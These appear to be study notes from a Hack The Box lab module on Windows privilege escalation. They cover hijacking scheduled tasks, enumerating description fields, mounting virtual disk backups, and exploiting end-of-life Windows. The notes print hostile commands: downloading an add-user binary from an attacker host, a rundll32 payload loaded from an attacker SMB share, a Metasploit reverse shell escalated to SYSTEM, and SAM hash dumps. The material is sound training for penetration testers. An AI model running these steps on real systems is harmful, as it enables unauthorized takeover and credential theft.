Schedule: Scheduling data is not available in this format.
Schedule Type: On demand only
Start Time: N/A
Start Date: N/A
End Date: N/A
Days: N/A
Months: N/A
Repeat: Every: N/A
Repeat: Until: Time: N/A
Repeat: Until: Duration: N/A
Repeat: Stop If Still Running: N/A
<SNIP>
You can also enumerate scheduled tasks using the Get-ScheduledTask PowerShell cmdlet.
PS C:\htb> Get-ScheduledTask | select TaskName,State
TaskName State
-------- -----
.NET Framework NGEN v4.0.30319 Ready
.NET Framework NGEN v4.0.30319 64 Ready
.NET Framework NGEN v4.0.30319 64 Critical Disabled
.NET Framework NGEN v4.0.30319 Critical Disabled
AD RMS Rights Policy Template Management (Automated) Disabled
AD RMS Rights Policy Template Management (Manual) Ready
PolicyConverter Disabled
SmartScreenSpecific Ready
VerifiedPublisherCertStoreCheck Disabled
Microsoft Compatibility Appraiser Ready
ProgramDataUpdater Ready
StartupAppTask Ready
appuriverifierdaily Ready
appuriverifierinstall Ready
CleanupTemporaryState Ready
DsSvcCleanup Ready
Pre-staged app cleanup Disabled
<SNIP>
By default, you can only see tasks created by your user and default scheduled tasks that every Windows OS has. Unfortunately, you cannot list out scheduled tasks created by other users because they are stored in C:\Windows\System32\Tasks, which standard users do not have read access to. It is not common for system administrators to go against security practices and perform actions such as provide read or write access to a folder usually reserved only for administrators. You may encounter a scheduled task that runs as an administrator configured with weak file/folder permissions for any number of reasons. In this case, you may be able to edit the task itself to perform an unintended action or modify a script run by the scheduled task.
Consider a scenario where you are on the fourth day of a two-week pentest engagement. You have gained access to a handful of systems so far as unprivileged users and have exhausted all options for privilege escalation. Just at this moment, you notice a writeable C:\Scripts directory that you overlooked in your initial enumeration.
C:\htb> .\accesschk64.exe /accepteula -s -d C:\Scripts\
Accesschk v6.13 - Reports effective permissions for securable objects
Copyright ⌐ 2006-2020 Mark Russinovich
Sysinternals - www.sysinternals.com
C:\Scripts
RW BUILTIN\Users
RW NT AUTHORITY\SYSTEM
RW BUILTIN\Administrators
You notice various scripts in this directory, such as db-backup.ps1, mailbox-backup.ps1, etc., which are also all writeable by the BUILTIN\USERS group. At this point, you can append a snippet of code to one of these files with the assumption that at least one of these runs on a daily, if not more frequent, basis. You write a command to send a beacon back to your C2 infra and carry on with testing. The next morning when you log on, you notice a single beacon as NT AUTHORITY\SYSTEM on the DB01 host. You can now safely assume that one of the backup scripts ran overnight and ran your appended code in the process. This is an example of how important even the slightest bit of information you uncover during enumeration can be to the success of your engagement. Enumeration and post-exploitation during an assessment are iterative processes. Each time you perform the same task across different systems, you may be gaining more pieces of the puzzle that, when put together, will get you to your goal.
More specific example:
# viewing scheduled task
PS C:\Users\steve> schtasks /query /fo LIST /v
...
Folder: \Microsoft
HostName: CLIENTWK220
TaskName: \Microsoft\CacheCleanup
Next Run Time: 7/11/2022 2:47:21 AM
Status: Ready
Logon Mode: Interactive/Background
Last Run Time: 7/11/2022 2:46:22 AM
Last Result: 0
Author: CLIENTWK220\daveadmin
Task To Run: C:\Users\steve\Pictures\BackendCacheCleanup.exe
Start In: C:\Users\steve\Pictures
Comment: N/A
Scheduled Task State: Enabled
Idle Time: Disabled
Power Management: Stop On Battery Mode
Run As User: daveadmin
Delete Task If Not Rescheduled: Disabled
Stop Task If Runs X Hours and X Mins: Disabled
Schedule: Scheduling data is not available in this format.
Schedule Type: One Time Only, Minute
Start Time: 7:37:21 AM
Start Date: 7/4/2022
# checking permissions
PS C:\Users\steve> icacls C:\Users\steve\Pictures\BackendCacheCleanup.exe
C:\Users\steve\Pictures\BackendCacheCleanup.exe NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
CLIENTWK220\steve:(I)(F)
CLIENTWK220\offsec:(I)(F)
# getting the malicious binary and replacing the executable
# specified in the action of the scheduled task
PS C:\Users\steve> iwr -Uri http://192.168.48.3/adduser.exe -Outfile BackendCacheCleanup.exe
PS C:\Users\steve> move .\Pictures\BackendCacheCleanup.exe BackendCacheCleanup.exe.bak
PS C:\Users\steve> move .\BackendCacheCleanup.exe .\Pictures\
# checking for success
PS C:\Users\steve> net user
User accounts for \\CLIENTWK220
-------------------------------------------------------------------------------
Administrator BackupAdmin dave
dave2 daveadmin DefaultAccount
Guest offsec steve
WDAGUtilityAccount
The command completed successfully.
PS C:\Users\steve> net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members
-------------------------------------------------------------------------------
Administrator
BackupAdmin
dave2
daveadmin
offsec
The command completed successfully.
User/Computer and Groups Description Field
Though more common in AD, it is possible for a sysadmin to store account details in a computer or user’s account description field. You can enumerate this quickly for local users using the Get-LocalUser cmdlet.
PS C:\htb> Get-LocalUser
Name Enabled Description
---- ------- -----------
Administrator True Built-in account for administering the computer/domain
DefaultAccount False A user account managed by the system.
Guest False Built-in account for guest access to the computer/domain
helpdesk True
htb-student True
htb-student_adm True
jordan True
logger True
sarah True
sccm_svc True
secsvc True Network scanner - do not change password
sql_dev True
You can also enumerate the computer description field via PowerShell using the Get-WmiObject cmdlet with the Win32_OperatingSystem class.
PS C:\htb> Get-WmiObject -Class Win32_OperatingSystem | select Description
Description
-----------
The most vulnerable box ever!
Enumerating the description field for the local groups can be done using th eGet-LocalGroup cmdlet.
PS C:\Users\dave> Get-LocalGroup
Get-LocalGroup
Name Description
---- -----------
adminteam Members of this group are admins to all workstations on the second floor
BackupUsers
helpdesk
...
Administrators Administrators have complete and unrestricted access to the computer/domain
...
Remote Desktop Users Members in this group are granted the right to logon remotely
...
Mount VHDX/VMDK
During your enumeration, you will often come across interesting files both locally and on network share drives. You may find passwords, SSH keys or other data that can be used to further your access. The tool Snaffler can help you perform thorough enumeration that you could not otherwise perform by hand. The tool searches for many interesting file types, such as files containing the phrase “pass” in the file name, KeePass database files, SSH keys, web.config files, and many more.
Three specific file types of interest are .vhd, .vhdx, and .vmdk files. These are Virtual Hard Disk, Virtual Hard Disk v2, and Virtual Machine Disk. Assume that you land on a web server and have had no luck escalating privileges, so you resort to hunting through network shares. You come across a backups share hosting a variety of .VMDK and .VHDX files whose filenames match hostnames in the network. One of these files matches a host that you were unsuccessful in escalating privileges on, but it is key to your assessment because there is an Active Domain admin session. If you can escalate privileges to SYSTEM, you can likely steal the user’s NTLM password hash or Kerberos TGT ticket and take over the domain.
If you encounter any of these three files, you have options to mount them on either your local Linux or Windows attack boxes. If you can mount a share from your Linux attack box or copy over one of these files, you can mount them and explore the various OS files and folders as if you were logged into them using the following commands.
# mount vmdk on linux
d41y@htb[/htb]$ guestmount -a SQL01-disk1.vmdk -i --ro /mnt/vmdk
# mount vhd/vhdx on linux
d41y@htb[/htb]$ guestmount --add WEBSRV10.vhdx --ro /mnt/vhdx/ -m /dev/sda1
In Windows, you can right-click on the file and choose “Mount”, or use the “Disk Management” utility to mount a .vhd or .vhdx file. If preferred, you can use the Mount-VHD PowerShell cmdlet. Regardless of the method, once you do this, the virtual hard disk will appear as a lettered drive that you can then browse.

For a .vmdk file, you can right-click and choose “Map Virtual Disk” from the menu. Next, you will be prompted to select a drive letter. If all goes to plan, you can browse the target OS’s files and directories. If this fails, you can use VMWare Workstation “File -> Map Virtual Disks” to map the disk onto your base system. You could also add the .vmdk file onto your attack VM as an additional virtual hard drive, then access it as a lettered drive. You can even use 7-zip to extract data from a .vmdk file. This guide illustrates many methods for gaining access to the files on a .vmdk file.
If you can locate a backup of a live machine, you can access the C:\Windows\System32\Config directory and pull down the SAM, SECURITY and SYSTEM registry hives. You can then use a tool such as secretsdump to extract the password hashes for local users.
d41y@htb[/htb]$ secretsdump.py -sam SAM -security SECURITY -system SYSTEM LOCAL
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth Corporation
[*] Target system bootKey: 0x35fb33959c691334c2e4297207eeeeba
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c58:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
<SNIP>
You may get lucky and retrieve the local administrator password hash for the target system or find an old local administrator password hash that works on other systems in the environment.
Dealing with End of Life Systems
Legacy OS
End of Life Systems (EOL)
Over time, Microsoft decides to no longer offer ongoing support for specific OS versions. When they stop supporting a version of Microsoft, they stop releasing security updates for the version in question. Windows systems first go into an “extended support” period before being classified as end-of-life or no longer officially supported. Microsoft continues to create security updates for these systems offered to large organizations through custom long-term support contracts. Below is a list of popular Windows versions and their end of life dates:
Windows Desktop
| Version | Date |
|---|---|
| Windows Xp | April 8, 2014 |
| Windows Vista | April 11, 2017 |
| Windows 7 | January 14, 2020 |
| Windows 8 | January 12, 2016 |
| Windows 8.1 | January 10, 2023 |
| Windows 10 release 1507 | May 9, 2017 |
| Windows 10 release 1703 | October 9, 2018 |
| Windows 10 release 1809 | November 10, 2020 |
| Windows 10 release 1903 | December 8, 2020 |
| Windows 10 release 1909 | May 11, 2021 |
| Windows 10 release 2004 | December 14, 2021 |
| Windows 10 release 20H2 | May 10, 2022 |
Windows Server
| Version | Date |
|---|---|
| Windows Server 2003 | April 8, 2014 |
| Windows Server 2003 R2 | July 14, 2015 |
| Windows Server 2008 | January 14, 2020 |
| Windows Server 2008 R2 | January 14, 2020 |
| Windows Server 2012 | October 10, 2023 |
| Windows Server 2012 R2 | October 10, 2023 |
| Windows Server 2016 | January 12, 2027 |
| Windows Server 2019 | January 9, 2029 |
A more detailed list here.
Windows Server
Windows Server 2008/2008 R2 were made end-of-life on January 14, 2020. Over the years, Microsoft has added enhanced security features to subsequent versions of Windows Server. It is not very common to encounter Server 2008 during an external pentest.
Server 2008 vs. Newer Versions
| Feature | Server 2008 R2 | Server R2 2012 | Server 2016 | Server 2019 |
|---|---|---|---|---|
| Enhanced Windows Defender Advanced Threat Protection | x | |||
| Just Enough Administration | Partial | Partial | x | x |
| Credential Guard | x | x | ||
| Remote Credential Guard | x | x | ||
| Device Guard (code integrity) | x | x | ||
| AppLocker | Partial | x | x | x |
| Windows Defender | Partial | Partial | x | x |
| Control Flow Guard | x | x |
Server 2008 Case Study
For an older OS like Windows Server 2008, you can use an enumeration script like Sherlock to look for missing patches. You can also use something like Windows-Exploit-Suggester, which takes the results of the systeminfo command as an input, and compares the patch level of the host against the Microsoft vulnerability database to detect potential missing patches on the target. If an exploit exists in the Metasploit framework for the given missing patch, the tool will suggest it. Other enumeration scripts can assist you with this, or you can even enumerate the patch level manually and perform your own research. This may be necessary if there are limitations in loading tools on the target host or saving command output.
First use WMI to check for missing KBs.
C:\htb> wmic qfe
Caption CSName Description FixComments HotFixID InstallDate InstalledBy InstalledOn Name ServicePackInEffect Status
http://support.microsoft.com/?kbid=2533552 WINLPE-2K8 Update KB2533552 WINLPE-2K8\Administrator 3/31/2021
A quick Google search of the last installed hotfix shows you that this system is very far out of date.
Run Sherlock to gather more information.
PS C:\htb> Set-ExecutionPolicy bypass -Scope process
Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic. Do you want to change the execution
policy?
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): Y
PS C:\htb> Import-Module .\Sherlock.ps1
PS C:\htb> Find-AllVulns
Title : User Mode to Ring (KiTrap0D)
MSBulletin : MS10-015
CVEID : 2010-0232
Link : https://www.exploit-db.com/exploits/11199/
VulnStatus : Not supported on 64-bit systems
Title : Task Scheduler .XML
MSBulletin : MS10-092
CVEID : 2010-3338, 2010-3888
Link : https://www.exploit-db.com/exploits/19930/
VulnStatus : Appears Vulnerable
Title : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin : MS13-053
CVEID : 2013-1300
Link : https://www.exploit-db.com/exploits/33213/
VulnStatus : Not supported on 64-bit systems
Title : TrackPopupMenuEx Win32k NULL Page
MSBulletin : MS13-081
CVEID : 2013-3881
Link : https://www.exploit-db.com/exploits/31576/
VulnStatus : Not supported on 64-bit systems
Title : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID : 2014-4113
Link : https://www.exploit-db.com/exploits/35101/
VulnStatus : Not Vulnerable
Title : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID : 2015-1701, 2015-2433
Link : https://www.exploit-db.com/exploits/37367/
VulnStatus : Appears Vulnerable
Title : Font Driver Buffer Overflow
MSBulletin : MS15-078
CVEID : 2015-2426, 2015-2433
Link : https://www.exploit-db.com/exploits/38222/
VulnStatus : Not Vulnerable
Title : 'mrxdav.sys' WebDAV
MSBulletin : MS16-016
CVEID : 2016-0051
Link : https://www.exploit-db.com/exploits/40085/
VulnStatus : Not supported on 64-bit systems
Title : Secondary Logon Handle
MSBulletin : MS16-032
CVEID : 2016-0099
Link : https://www.exploit-db.com/exploits/39719/
VulnStatus : Appears Vulnerable
Title : Windows Kernel-Mode Drivers EoP
MSBulletin : MS16-034
CVEID : 2016-0093/94/95/96
Link : https://github.com/SecWiki/windows-kernel-exploits/thttps://us-cert.cisa.gov/ncas/alerts/aa20-133aree/master/MS16-034?
VulnStatus : Not Vulnerable
Title : Win32k Elevation of Privilege
MSBulletin : MS16-135
CVEID : 2016-7255
Link : https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/Sample-Exploits/MS16-135
VulnStatus : Not Vulnerable
Title : Nessus Agent 6.6.2 - 6.10.3
MSBulletin : N/A
CVEID : 2017-7199
Link : https://aspe1337.blogspot.co.uk/2017/04/writeup-of-cve-2017-7199.html
VulnStatus : Not Vulnerable
From the output, you can see several missing patches. From here, get a Metasploit shell back on the system and attempt to escalate privileges using one of the identified CVEs. First, you need to obtain a Meterpreter revshell. You can do this several ways, but one easy way is using the smb_delivery module.
msf6 exploit(windows/smb/smb_delivery) > search smb_delivery
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 exploit/windows/smb/smb_delivery 2016-07-26 excellent No SMB Delivery
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/smb_delivery
msf6 exploit(windows/smb/smb_delivery) > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/smb_delivery) > show options
Module options (exploit/windows/smb/smb_delivery):
Name Current Setting Required Description
---- --------------- -------- -----------
FILE_NAME test.dll no DLL file name
FOLDER_NAME no Folder name to share (Default none)
SHARE no Share (Default Random)
SRVHOST 10.10.14.3 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 445 yes The local port to listen on.
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.14.3 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
1 PSH
msf6 exploit(windows/smb/smb_delivery) > show targets
Exploit targets:
Id Name
-- ----
0 DLL
1 PSH
msf6 exploit(windows/smb/smb_delivery) > set target 0
target => 0
msf6 exploit(windows/smb/smb_delivery) > exploit
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.14.3:4444
[*] Started service listener on 10.10.14.3:445
[*] Server started.
[*] Run the following command on the target machine:
rundll32.exe \\10.10.14.3\lEUZam\test.dll,0
Open a cmd console on the target host and paste in the rundll32.exe command.
C:\htb> rundll32.exe \\10.10.14.3\lEUZam\test.dll,0
You get a call back quickly.
msf6 exploit(windows/smb/smb_delivery) > [*] Sending stage (175174 bytes) to 10.129.43.15
[*] Meterpreter session 1 opened (10.10.14.3:4444 -> 10.129.43.15:49609) at 2021-05-12 15:55:05 -0400
From here, search for the “MS10_092 Windows Task Scheduler ‘.XML’ Privilege Escalation” module.
msf6 exploit(windows/smb/smb_delivery) > search 2010-3338
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 exploit/windows/local/ms10_092_schelevator 2010-09-13 excellent Yes Windows Escalate Task Scheduler XML Privilege Escalation
msf6 exploit(windows/smb/smb_delivery) use 0
Before using the module in question, you need to hop into your Meterpreter shell and migrate to a 64-bit process, or the exploit will not work. You could also have chosen an x64 Meterpreter payload during the smb_delivery step.
msf6 post(multi/recon/local_exploit_suggester) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > getpid
Current pid: 2268
meterpreter > ps
Process List
============
PID PPID Name Arch Session User Path
--- ---- ---- ---- ------- ---- ----
0 0 [System Process]
4 0 System
164 1800 VMwareUser.exe x86 2 WINLPE-2K8\htb-student C:\Program Files (x86)\VMware\VMware Tools\VMwareUser.exe
244 2032 winlogon.exe
260 4 smss.exe
288 476 svchost.exe
332 324 csrss.exe
376 324 wininit.exe
476 376 services.exe
492 376 lsass.exe
500 376 lsm.exe
584 476 mscorsvw.exe
600 476 svchost.exe
616 476 msdtc.exe
676 476 svchost.exe
744 476 taskhost.exe x64 2 WINLPE-2K8\htb-student C:\Windows\System32\taskhost.exe
756 1800 VMwareTray.exe x86 2 WINLPE-2K8\htb-student C:\Program Files (x86)\VMware\VMware Tools\VMwareTray.exe
764 476 svchost.exe
800 476 svchost.exe
844 476 svchost.exe
900 476 svchost.exe
940 476 svchost.exe
976 476 spoolsv.exe
1012 476 sppsvc.exe
1048 476 svchost.exe
1112 476 VMwareService.exe
1260 2460 powershell.exe x64 2 WINLPE-2K8\htb-student C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
1408 2632 conhost.exe x64 2 WINLPE-2K8\htb-student C:\Windows\System32\conhost.exe
1464 900 dwm.exe x64 2 WINLPE-2K8\htb-student C:\Windows\System32\dwm.exe
1632 476 svchost.exe
1672 600 WmiPrvSE.exe
2140 2460 cmd.exe x64 2 WINLPE-2K8\htb-student C:\Windows\System32\cmd.exe
2256 600 WmiPrvSE.exe
2264 476 mscorsvw.exe
2268 2628 rundll32.exe x86 2 WINLPE-2K8\htb-student C:\Windows\SysWOW64\rundll32.exe
2460 2656 explorer.exe x64 2 WINLPE-2K8\htb-student C:\Windows\explorer.exe
2632 2032 csrss.exe
2796 2632 conhost.exe x64 2 WINLPE-2K8\htb-student C:\Windows\System32\conhost.exe
2876 476 svchost.exe
3048 476 svchost.exe
meterpreter > migrate 2796
[*] Migrating from 2268 to 2796...
[*] Migration completed successfully.
meterpreter > background
[*] Backgrounding session 1...
Once this is set, you can now set up the privilege escalation module by specifying your current Meterpreter session, setting your tun0 IP for the LHOST, and a call-back port of your choosing.
msf6 exploit(windows/local/ms10_092_schelevator) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/ms10_092_schelevator) > set lhost 10.10.14.3
lhost => 10.10.14.3
msf6 exploit(windows/local/ms10_092_schelevator) > set lport 4443
lport => 4443
msf6 exploit(windows/local/ms10_092_schelevator) > show options
Module options (exploit/windows/local/ms10_092_schelevator):
Name Current Setting Required Description
---- --------------- -------- -----------
CMD no Command to execute instead of a payload
SESSION 1 yes The session to run this module on.
TASKNAME no A name for the created task (default random)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.14.3 yes The listen address (an interface may be specified)
LPORT 4443 yes The listen port
Exploit target:
Id Name
-- ----
0 Windows Vista, 7, and 2008
If all goes to plan, once you type exploit, you will receive a new Meterpreter shell as the NT AUTHORITY\SYSTEM account and can move on to perform any necessary post-exploitation.
msf6 exploit(windows/local/ms10_092_schelevator) > exploit
[*] Started reverse TCP handler on 10.10.14.3:4443
[*] Preparing payload at C:\Windows\TEMP\uQEcovJYYHhC.exe
[*] Creating task: isqR4gw3RlxnplB
[*] SUCCESS: The scheduled task "isqR4gw3RlxnplB" has successfully been created.
[*] SCHELEVATOR
[*] Reading the task file contents from C:\Windows\system32\tasks\isqR4gw3RlxnplB...
[*] Original CRC32: 0x89b06d1a
[*] Final CRC32: 0x89b06d1a
[*] Writing our modified content back...
[*] Validating task: isqR4gw3RlxnplB
[*]
[*] Folder: \
[*] TaskName Next Run Time Status
[*] ======================================== ====================== ===============
[*] isqR4gw3RlxnplB 6/1/2021 1:04:00 PM Ready
[*] SCHELEVATOR
[*] Disabling the task...
[*] SUCCESS: The parameters of scheduled task "isqR4gw3RlxnplB" have been changed.
[*] SCHELEVATOR
[*] Enabling the task...
[*] SUCCESS: The parameters of scheduled task "isqR4gw3RlxnplB" have been changed.
[*] SCHELEVATOR
[*] Executing the task...
[*] Sending stage (175174 bytes) to 10.129.43.15
[*] SUCCESS: Attempted to run the scheduled task "isqR4gw3RlxnplB".
[*] SCHELEVATOR
[*] Deleting the task...
[*] Meterpreter session 2 opened (10.10.14.3:4443 -> 10.129.43.15:49634) at 2021-05-12 16:04:34 -0400
[*] SUCCESS: The scheduled task "isqR4gw3RlxnplB" was successfully deleted.
[*] SCHELEVATOR
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer : WINLPE-2K8
OS : Windows 2008 R2 (6.1 Build 7600).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 3
Meterpreter : x86/windows
Windows Desktop
Windows 7 was made end-of-life on January 14, 2020, but is still in use in many environments.
Windows 7 vs. Newer Versions
Over the years, Microsoft has added enhanced security features to subsequent versions of Windows Desktop. The table below shows some notable differences between Windows 7 and Windows 10.
| Feature | Windows 7 | Windows 10 |
|---|---|---|
| Microsoft Password (MFA) | x | |
| Bitlocker | Partial | x |
| Credential Guard | x | |
| Remote Credential Guard | x | |
| Device Guard (code integrity) | x | |
| AppLocker | Partial | x |
| Windows Defender | Partial | x |
| Control Flow Guard | x |
Windows 7 Case Study
For your Windows 7 target, you can use Sherlock again, but take a look at Windows-Exploit-Suggester.
To get this tool working on a local version of Parrot/Kali Linux, you need to download the following to install the necessary dependencies.
d41y@htb[/htb]$ sudo wget https://files.pythonhosted.org/packages/28/84/27df240f3f8f52511965979aad7c7b77606f8fe41d4c90f2449e02172bb1/setuptools-2.0.tar.gz
d41y@htb[/htb]$ sudo tar -xf setuptools-2.0.tar.gz
d41y@htb[/htb]$ cd setuptools-2.0/
d41y@htb[/htb]$ sudo python2.7 setup.py install
d41y@htb[/htb]$ sudo wget https://files.pythonhosted.org/packages/42/85/25caf967c2d496067489e0bb32df069a8361e1fd96a7e9f35408e56b3aab/xlrd-1.0.0.tar.gz
d41y@htb[/htb]$ sudo tar -xf xlrd-1.0.0.tar.gz
d41y@htb[/htb]$ cd xlrd-1.0.0/
d41y@htb[/htb]$ sudo python2.7 setup.py install
Once this is done, you need to capture the systeminfo command’s output and save it to a text file on your attack VM.
C:\htb> systeminfo
Host Name: WINLPE-WIN7
OS Name: Microsoft Windows 7 Professional
OS Version: 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: mrb3n
Registered Organization:
Product ID: 00371-222-9819843-86644
Original Install Date: 3/25/2021, 7:23:47 PM
System Boot Time: 5/13/2021, 5:14:12 PM
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: x64-based PC
Processor(s): 2 Processor(s) Installed.
[01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
[02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version: Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory: C:\Windows
<SNIP>
You then need to update your local copy of the Microsoft Vulnerability database. This command will save the contents to a local Excel file.
d41y@htb[/htb]$ sudo python2.7 windows-exploit-suggester.py --update
Once this is done, you can run the tool against the vulnerability database to check for potential privilege escalation flaws.
d41y@htb[/htb]$ python2.7 windows-exploit-suggester.py --database 2021-05-13-mssb.xls --systeminfo win7lpe-systeminfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 3 hotfix(es) against the 386 potential bulletins(s) with a database of 137 known exploits
[*] there are now 386 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 SP1 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*] https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*] https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*] https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*] https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*] https://github.com/foxglovesec/RottenPotato
[*] https://github.com/Kevin-Robertson/Tater
[*] https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
[*] https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
[*]
[E] MS16-074: Security Update for Microsoft Graphics Component (3164036) - Important
[*] https://www.exploit-db.com/exploits/39990/ -- Windows - gdi32.dll Multiple DIB-Related EMF Record Handlers Heap-Based Out-of-Bounds Reads/Memory Disclosure (MS16-074), PoC
[*] https://www.exploit-db.com/exploits/39991/ -- Windows Kernel - ATMFD.DLL NamedEscape 0x250C Pool Corruption (MS16-074), PoC
[*]
[E] MS16-063: Cumulative Security Update for Internet Explorer (3163649) - Critical
[*] https://www.exploit-db.com/exploits/39994/ -- Internet Explorer 11 - Garbage Collector Attribute Type Confusion (MS16-063), PoC
[*]
[E] MS16-059: Security Update for Windows Media Center (3150220) - Important
[*] https://www.exploit-db.com/exploits/39805/ -- Microsoft Windows Media Center - .MCL File Processing Remote Code Execution (MS16-059), PoC
[*]
[E] MS16-056: Security Update for Windows Journal (3156761) - Critical
[*] https://www.exploit-db.com/exploits/40881/ -- Microsoft Internet Explorer - jscript9 JavaScriptStackWalker Memory Corruption (MS15-056)
[*] http://blog.skylined.nl/20161206001.html -- MSIE jscript9 JavaScriptStackWalker memory corruption
[*]
[E] MS16-032: Security Update for Secondary Logon to Address Elevation of Privile (3143141) - Important
[*] https://www.exploit-db.com/exploits/40107/ -- MS16-032 Secondary Logon Handle Privilege Escalation, MSF
[*] https://www.exploit-db.com/exploits/39574/ -- Microsoft Windows 8.1/10 - Secondary Logon Standard Handles Missing Sanitization Privilege Escalation (MS16-032), PoC
[*] https://www.exploit-db.com/exploits/39719/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local Privilege Escalation (MS16-032) (PowerShell), PoC
[*] https://www.exploit-db.com/exploits/39809/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local Privilege Escalation (MS16-032) (C#)
[*]
<SNIP>
[*]
[M] MS14-012: Cumulative Security Update for Internet Explorer (2925418) - Critical
[M] MS14-009: Vulnerabilities in .NET Framework Could Allow Elevation of Privilege (2916607) - Important
[E] MS13-101: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (2880430) - Important
[M] MS13-097: Cumulative Security Update for Internet Explorer (2898785) - Critical
[M] MS13-090: Cumulative Security Update of ActiveX Kill Bits (2900986) - Critical
[M] MS13-080: Cumulative Security Update for Internet Explorer (2879017) - Critical
[M] MS13-069: Cumulative Security Update for Internet Explorer (2870699) - Critical
[M] MS13-059: Cumulative Security Update for Internet Explorer (2862772) - Critical
[M] MS13-055: Cumulative Security Update for Internet Explorer (2846071) - Critical
[M] MS13-053: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution (2850851) - Critical
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*] http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*] http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
